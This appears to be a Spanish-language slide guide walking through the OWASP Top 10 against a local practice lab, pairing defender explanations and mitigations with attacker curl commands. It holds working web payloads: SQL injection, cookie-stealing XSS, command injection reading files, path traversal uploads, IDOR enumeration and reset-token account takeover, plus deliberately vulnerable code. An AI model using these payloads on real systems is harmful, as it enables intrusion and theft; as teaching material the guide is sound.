



OWASP Top 10: Anatomía de un Ataque

Guía visual paso a paso: De la teoría de vulnerabilidades a la explotación práctica en el mundo real.

```
root@attacker-terminal:~$
const express = require('express');
const app = express();


app.get('/api/users/:id', (req, res) => {
  const userId = req.params.id;

  // VULNERABILITY: SQL Injection point
  const query = 'SELECT * FROM users WHERE id = ' + userId;
  db.execute(query, (err, results) => {
    if (err) {
      // Handle error
      return res.status(500).send('Internal Server Error');
    }
    res
  });
});

app.listen(3000, () => console.log('Server running on port 3000'))
```

Perspectiva del Defensor
vs. Terminal del Atacante

```
root@attacker-terminal:~$
> Initiating exploit sequence...
> Target: https://target-app.com/api/users/1' OR 1=1 --
> Sending malicious payload...
> HTTP 200 OK
> Data exfiltration successful.
> Retrieved user data: {"id": 1, "username": "admin",
"password_hash": "$2b$12$aB3dE...", ...}
```



El Objetivo y el Entorno de Pruebas

El Defensor


Explicación teórica, causa raíz según OWASP y estrategias de mitigación.
Fondo claro, tipografía moderna.

El Atacante

Ejecución técnica paso a paso.
Scripts en Bash, comandos curl y payloads.
Fondo oscuro, tipografía monoespaciada.

Esta guía disecciona una aplicación web real, exponiendo configuraciones erróneas que permiten el compromiso total del servidor, finalizando con la evolución al estándar OWASP 2025.

A01 – Broken Access Control (IDOR)




Concepto: La aplicación falla al verificar la propiedad de los objetos. El endpoint `/notes?id=N` consulta la nota directamente por ID sin validar si pertenece al usuario autenticado.

Mitigación: Implementar Denegación por defecto. Validar siempre los permisos a nivel de objeto del lado del servidor.

```
# 1. Sin estar logueado, acceder a la nota del admin
curl http://localhost:8080/notes?id=1
→ FLAG{sql_injection_found}
```

```
# 2. Enumeración automatizada de objetos
for i in 1 2 3; do
    echo === Nota $i ===; curl -s
    http://localhost:8080/notes?id=$i
done
```

A02 – Cryptographic Failures



Concepto: Falla en la protección de datos en tránsito y en reposo. Las contraseñas se almacenan en texto plano y los secretos de la aplicación están expuestos, anulando cualquier cifrado posterior.


Mitigación: Escaneo continuo de secretos y uso de algoritmos de hash robustos con salting para contraseñas.

1. Extracción de contraseñas en texto plano
`curl http://localhost:8080/crypto`

2. Descubrimiento de la llave secreta de Flask
`curl http://localhost:8080/info | python3 -m json.tool | grep secret_key`

Con esta llave, el atacante puede forjar cookies de sesión localmente.

A03 – Injection (SQLi + XSS + Command Injection)



Concepto: Ocurre cuando datos no confiables se envían a un intérprete como parte de un comando o consulta, rompiendo la lógica prevista y ejecutando acciones no deseadas.

SQLi (/login)

XSS (/search)

RCE (/ping)

```
curl -s -X POST http://localhost:8080/login  
-d username=' OR '1'='1&password=x
```

```
http://localhost:8080/search?q=  
<script>alert(document.cookie)</script>
```

```
curl -s -X POST http://localhost:8080/ping  
-d host=127.0.0.1; cat /flag.txt  
→ FLAG{cmd_injection_rce}
```

A04 — Insecure Design (Lógica de Negocio y Tokens)



Concepto: Un diseño inherentemente inseguro. Un token de recuperación predecible (basado en el ID del usuario) permite la toma de control de cuentas (Account Takeover). Además, la falta de limitación de tasa permite ataques de fuerza bruta continuos.

```
# Paso 1: Solicitar token para el admin
curl -s -X POST http://localhost:8080/reset
-d action=request&username=admin


→ Token generado: 1
```

Vulnerabilidad:
Token == User ID

Callout: Sin limitación en /auth, la fuerza bruta es trivial usando bash loops.

```
# Paso 2: Usar el token predecible (1)
para cambiar la clave
curl -s -X POST http://localhost:8080/reset -d
action=use&token=1&new_password=hacked123
```

A05 — Security Misconfiguration



Concepto: Configuraciones por defecto inseguras o controles de directorio insuficientes. El endpoint /upload sufre de Path Traversal, permitiendo escribir archivos arbitrarios en el sistema operativo.


```
# 1. Subir archivo a una ruta arbitraria escapando el directorio
```

```
curl -s -X POST http://localhost:8080/upload \
  -F file=@/etc/hosts;filename=../tmp/pwned.txt
```

```
# 2. Verificar escritura fuera del web root mediante RCE
```

```
curl -s -X POST http://localhost:8080/ping \
  -d host=127.0.0.1; cat /tmp/pwned.txt
```

A06 — Vulnerable and Outdated Components



Concepto: El riesgo de la cadena de suministro. Ejecutar paquetes o bibliotecas con fallas conocidas publicadas en la base de datos NVD (NIST).

Mitigación: Mantener inventarios de software (SBOM) y utilizar herramientas de análisis de composición (SCA).


```
# 1. Enumerar versiones de paquetes desde el endpoint
curl -s http://localhost:8080/components |
grep -oP ' [\w-]+</td><td><code>[^<]+' |
head -20
```

```
# 2. Auditar dependencias localmente o en el contenedor
docker exec vulnlab pip audit
```

Nota: Los resultados de este comando se cruzan con nvd.nist.gov para encontrar exploits públicos.

A07 — Identification and Authentication Failures

Defender's View



Concepto: Fallas en la gestión de sesiones y verificación de credenciales. Los tokens hardcodedos en el código fuente son descubiertos y explotados fácilmente mediante diccionarios.

Attacker's Terminal

1. Uso de token hardcodedo descubierto en el código

```
curl -H X-Token: token123  
http://localhost:8080/api/users
```

